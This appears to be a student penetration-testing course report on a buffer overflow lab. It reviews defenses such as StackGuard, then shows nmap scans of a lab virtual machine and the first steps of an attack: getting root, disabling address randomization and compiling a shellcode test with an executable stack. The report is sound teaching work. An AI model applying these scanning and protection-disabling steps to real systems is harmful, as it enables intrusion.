CYS405 - Penetration Testing and Ethical Hacking

Buffer Overflow Vulnerability-lab

Department of Computer & Information Sciences

CYS405 Project deliverable

Feb 28th, 2024

Instructor: Dr. Anees

Section: 1281

Students:

Sarah Aljurbua 220410528

Tala Almayouf 218410276

Haya Alsaid 219410464

PHASE 1 - Project Proposal

Table of Contents

Phase 1

1.1. Background

Buffer overflow vulnerability is a shortcoming in a program that is exploited by attempting to write more data to a buffer (temporary volatile storage that is used to hold data while being moved) than it is designed to hold. This excess data in the buffer can overwrite adjacent memory, leading to unpredictable behavior such as the execution of malicious codes, system crashes, or data corruption. The goal of buffer overflow is to uncover and exploit these vulnerabilities to demonstrate potential security breaches. This practice helps organizations identify and fix weaknesses, which in turn enhances their security posture. Buffer overflows can facilitate and lead to denial of service (DoS) attacks by making systems unresponsive, but their implications are much broader, such as potentially allowing attackers to gain unauthorized access or control.

1.2. Literature Review

1.2.1. Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade

OGI-IEEE: The research paper "Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade" presents a comprehensive examination of buffer overflow vulnerabilities, a predominant security concern for the past decade. The authors categorize various buffer overflow attacks and defenses, including their novel StackGuard method, which has shown high effectiveness in mitigating these vulnerabilities without compromising system performance or compatibility. The StackGuard method is a defense mechanism designed to prevent buffer overflow attacks by placing a canary, which is a known value, at strategic points in the memory stack, typically just before the return address. The idea is that a buffer overflow that attempts to overwrite the return address will also overwrite the canary. By checking the integrity of the canary value before executing a return instruction, the system can detect an attempted buffer overflow. If the canary value has been altered, the system assumes a buffer overflow attack is being attempted and can take appropriate action, such as terminating the affected program, thus preventing the attacker from executing arbitrary code. According to Cowan et al., 1999, StackGuard is described as a "compiler technique for providing code pointer integrity checking to the return address in function activation records,". The paper highlights that buffer overflows have been central to remote network penetration attacks, where attackers aim to gain unauthorized control over a system. It discusses the mechanics of buffer overflow attacks, including code injection and control flow corruption, and evaluates different defensive strategies like writing secure code, employing non-executable buffers, and using array bounds and code pointer integrity checking. The research underscores the significance of a combined approach

employing StackGuard alongside other methods to significantly reduce buffer overflow threats. Additionally, it acknowledges the limitations of current defenses against sophisticated attacks that manipulate non-pointer variables or employ social engineering techniques.

1.2.2. Detecting Return-to-libc Buffer Overflow Attacks Using Network Intrusion Detection Systems

The article was entitled "Detecting Return-to-libc Buffer Overflow Attacks Using Network Intrusion Detection Systems". The authors investigate the use of network intrusion detection systems (NIDS) for the detection of return-to-libc buffer overflow attacks. The work deals with the detection of return-to-libc attacks, a particular kind of buffer overflow attack. These attacks redirect the program's execution to a different function (often from the C library) by overflowing a buffer and overwriting the return address on the stack without inserting any malicious code. By using this method, attackers can get beyond security measures that might be in place to stop code injection. The authors suggest using NIDS to find return-to-libc attacks. They make use of the fact that certain patterns of system library function calls are involved in these assaults, which differ from how programs are typically executed. The suggested method of detection centers on tracking the function calls that payloads in network traffic make and contrasting them with a pre-established list of known safe sequences.
The study draws attention to the difficulties in identifying return-to-libc attacks because of the variability of network payloads and the requirement for effective detection techniques that reduce false positives. Using a testbed, the authors assess their detection methodology and show that it can effectively detect return-to-libc attacks with a low false positive rate. Intrusion detection, buffer overflow, protection, computer networks, computer worms, payloads, computer hacking, functional programming, computer bugs, and the internet are some of the keywords linked to the paper. The main ideas and fields of study covered in the paper are reflected in these keywords. In conclusion, this study describes a technique for employing network intrusion detection systems to identify return-to-libc buffer overflow attacks. The suggested method focuses on finding harmful patterns by dissecting the network payloads' function call sequence. The evaluation's findings show how well the detection strategy detects these types of threats while reducing false positives.

1.2.3. Buffer-Overflow Protection: The Theory

The paper thoroughly explores the widespread threat posed by buffer overflow attacks in computer systems, emphasizing the urgent need for strong defenses. It introduces two new tools, TIED and LibsafePlus, which work together to provide a comprehensive solution for detecting and preventing such attacks at runtime. TIED extracts essential debugging information from program binaries and combines it with buffer size data to enable LibsafePlus to perform size checks before executing risky C library functions. This combined approach is compatible with existing C code and imposes minimal runtime overhead, making it practical for real-world use.

Additionally, the paper discusses the implementation details and performance analysis of the tools, demonstrating their effectiveness in enhancing system security. By placing this work within the context of existing research, the paper establishes TIED and LibsafePlus as innovative tools for bolstering computer system resilience against buffer overflow attacks. Throughout the project timeline, team collaboration spans various stages, including planning, development, testing, documentation, and feedback sessions, ensuring continuous progress and addressing challenges. In summary, the proposed solution offers a robust and efficient approach to addressing buffer overflow vulnerabilities, thereby significantly enhancing system security.

1.3. Problem definition

Buffer overflow vulnerability poses a significant cybersecurity threat by allowing attackers to execute arbitrary or malicious payload code, which ultimately leads to gain of unauthorized access, or causes system crashes. Despite the criticality of this vulnerability, detecting and mitigating them remains challenging due to the complexity of software systems and the sophistication of exploitation techniques. This project aims to enhance the effectiveness of penetration testing and ethical hacking in identifying and addressing buffer overflow vulnerability due to mitigation and detection being one of the primary challenges. By discussing possible tools used to mitigate or solve an already occurring buffer overflow attack. By advancing the knowledge and tools available for combating buffer overflow vulnerabilities, this project contributes to the development of more secure software systems and a safer cyberspace for users and businesses.

1.4. Tools to use

The tools we have mentioned below assist in buffer overflow vulnerability discovery, analysis, and understanding, allowing developers and security professionals to implement appropriate fixes and defenses:

1. GDB (GNU Debugger): GDB is a powerful debugger that allows you to analyze programs and examine their memory during runtime. It can be used to identify buffer overflow vulnerabilities, trace program execution, and investigate crashes.

2. Immunity Debugger: Immunity Debugger is a popular debugger for analyzing and exploiting software vulnerabilities. It provides advanced features like scriptable automation, exploit development capabilities, and a graphical interface for easily analyzing memory and registers.

3. WinDbg: WinDbg is a debugger provided by Microsoft for Windows applications. It is commonly used in the Windows environment for analyzing and debugging software vulnerabilities, including buffer overflows. WinDbg offers various commands and extensions to aid in vulnerability analysis.

4. Valgrind: Valgrind is a dynamic analysis tool that helps detect memory errors, including buffer overflows, in C and C++ programs. It can detect, report, and track illegal memory access and provide detailed information about the problematic code.

5. AFL (American Fuzzy Lop): AFL is a popular fuzzer that uses genetic algorithms to generate test cases that can trigger buffer overflow vulnerabilities. It is widely used for vulnerability discovery and can help identify potential buffer overflow points in a program.

6. Metasploit Framework: Metasploit is a powerful penetration testing framework that includes a wide range of exploits and payloads. It can be used to exploit buffer overflows in various software applications, making it a valuable tool for vulnerability testing and analysis.

1.5. Common Terminologies

- Buffer: A temporary storage area used to hold data while it is being transferred from one location to another.

-Stack Overflow: A specific type of buffer overflow that occurs in the call stack of a program.

- Overflow Payload: The data sent by an attacker to exploit a buffer overflow vulnerability, often containing malicious code to be executed.

- Payload: Part of malware that performs the intended malicious action after the exploit has successfully breached the security of the computer system.

- Shellcode: A small piece of code used as the payload in the exploitation of a software vulnerability, typically to open a shell on the target system.

- Stack Guard: A generic term for various protection mechanisms designed to prevent stack overflows, including canaries and other stack integrity checks.

- Exploit: A piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug, glitch, or vulnerability to cause unintended or unanticipated behavior to occur on computer software or hardware.

- Vulnerability: A flaw or weakness in hardware or organizational processes that can be exploited by attackers to gain unauthorized access.

- Denial of Service (DoS): A type of cyber attack aimed at making a computer, network, or service unavailable to its intended users.

- Penetration testing: Also known as pen testing or ethical hacking, is a simulated cyber attack against a computer system, network, or web application to identify vulnerabilities and security weaknesses that a malicious attacker could exploit.

1.6. References

- *Buffer overflows: attacks and defenses for the vulnerability of the decade*. (2000). IEEE Conference Publication | IEEE Xplore. https://ieeexplore.ieee.org/abstract/document/821514
- Tools for Runtime Buffer Overflow Protection— Technical Paper.” [Online]. Available: https://www.usenix.org/legacy/event/sec04/tech/full_papers/avijit/avijit_html/
- *Detecting Return-to-libc Buffer Overflow Attacks Using Network Intrusion Detection Systems*. (2010). Retrieved March 1, 2024, from https://ieeexplore.ieee.org/document/5432802

1.7. Work distribution

Names	Work Distribution
Sarah Aljurbua	Background, 1 literature review, problem definition, termonologies, references
Tala Almayouf	1 literature review, tools used, references
Haya Alsaid	1 literature review, tools used, references

CYS405 - Penetration Testing and Ethical Hacking

Buffer Overflow Vulnerability-lab

Department of Computer & Information Sciences

CYS405 Final Project deliverable

May 10th, 2024

Instructor: Dr. Anees

Section: 1281

Students:

Sarah Aljurbua 220410528

Tala Almayouf 218410276


Haya Alsaid 219410464


PHASE 2 - Final Project


Table of Contents


Phase 2


2.1. Scanning Process




map done: 1 IP address (1 host up) scanned in 20.85 seconds
┌──(root㉿kali)-[~]
└─# nmap -p '*' 192.168.159.146
Starting Nmap 7.92 (https://nmap.org) at 2024-04-25 05:53 EDT
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 28.39% done; ETC: 05:54 (0:01:06 remaining)
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 32.52% done; ETC: 05:54 (0:01:00 remaining)
Stats: 0:00:35 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 38.95% done; ETC: 05:54 (0:00:55 remaining)
Nmap scan report for 192.168.159.146
Host is up (0.00037s latency).
Not shown: 8344 closed tcp ports (reset)
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
5040/tcp open unknown
7680/tcp open pando-pub
8834/tcp open nessus-xmlrpc
22350/tcp open CodeMeter
MAC Address: 00:0C:29:9D:7F:23 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 91.24 seconds
┌──(root㉿kali)-[~]
└─#


root@kali: ~
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 1.33 seconds
(root㉿kali)-[~]
nmap -O 192.168.159.146
Starting Nmap 7.92 (https://nmap.org) at 2024-04-25 05:52 EDT
Nmap scan report for 192.168.159.146
Host is up (0.00040s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:0C:29:9D:7F:23 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=4/25%OT=135%CT=1%CU=30455%PV=Y%DS=1%DC=D%G=Y%M=000C29%
OS:TM=662A27F5%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=105%TI=I%CI=I%II=
OS:I%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=
OS:M5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF7
OS:0)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S
OS:+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%
OS:T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%
OS:S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=80%CD=Z)
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.85 seconds


root@kali: ~
File Actions Edit View Help
┌──(root㉿kali)-[~]
└─# nmap -sT 192.168.159.146
Starting Nmap 7.92 (https://nmap.org) at 2024-04-25 05:51 EDT
Nmap scan report for 192.168.159.146
Host is up (0.00019s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:0C:29:9D:7F:23 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 2.18 seconds
┌──(root㉿kali)-[~]
└─# nmap -F 192.168.159.146
Starting Nmap 7.92 (https://nmap.org) at 2024-04-25 05:51 EDT
Nmap scan report for 192.168.159.146
Host is up (0.00061s latency).
Not shown: 97 closed tcp ports (reset)
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:0C:29:9D:7F:23 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 1.33 seconds



2.2. State the Vulnerability

Buffer overflow is an essential flaw in software, and it occurs when a computer fails to check properly the amount of data it receives before sending it to a buffer. The outcome is that the buffer is handed over with more data than it was designed to hold, which can lead to overflow and erase nearby locations of memory. The effects of this overflow are unpredictable but could lead to distortion of data, system crash, or execution of malicious code. In this code, the buffer size management and insufficient validation of input contribute to this vulnerability. Buffer overflow vulnerabilities can be used to achieve unauthorized access, compromise security in the function of a system, allow arbitrary code execution, and present a critical danger to the system's integrity.

In conclusion, buffer overflow vulnerabilities pose serious security risks. These include data and information manipulation, denial of service attacks, privilege escalation, and remote code execution. Buffer overflow vulnerabilities properly attacked can allow information about a system to fall into the hands of attackers, jeopardizing confidential data or system or program

operations. Organizations can make a buffer overflow not feasible and therefore protect against possible security fortune and related risks.

2.3. Implementation of Attack

Link to recorded demo: Final.mov

Disclaimer: Prior to doing the steps below, the root password was changed as seen in the screenshot below, using the sudo passwd root (refer to appendix 5).

Disclaimer: -rw*r root root or seed seed or seed root, refers to the owner being root and the group owners being root too, or root owner and seed group… etc.

Disclaimer: This a brief explanation of how BOF works, to start our vulnerable stack program has a buffer that takes up 32 bytes, it will then read the previous frame pointer and then go to the return address, which then it would normally go to the rest of the prewritten code (refer to appendix 1), but we want to write more in the buffer than the 32 bytes that it is supposed to take up so that we can run arbitrary codes, but we have to be careful because we don't want to run random codes that may already be on the stack so we want to fill it up with NOPs (refer to dictionary and appendix 3), that way the return address we guess will fall somewhere in what we call a nop sled (refer to dictionary).

1- change into our working directory.
2- get access to the terminal as a root user.
3- prior to setting the address space to 0, we can check by: sysctl kernel.randomize_va_space, if it is set to anything but 0 it means that the kernel is set to enable stack along with heap randomization.
4- disable random address spacing using sysctl -w kernel.randomize_va_space=0.
5- we use call_shellcode.c file to demonstrate how we can execute a shellcode by compiling it using “gcc -z execstack -o call_shellcode call_shellcode.c”.
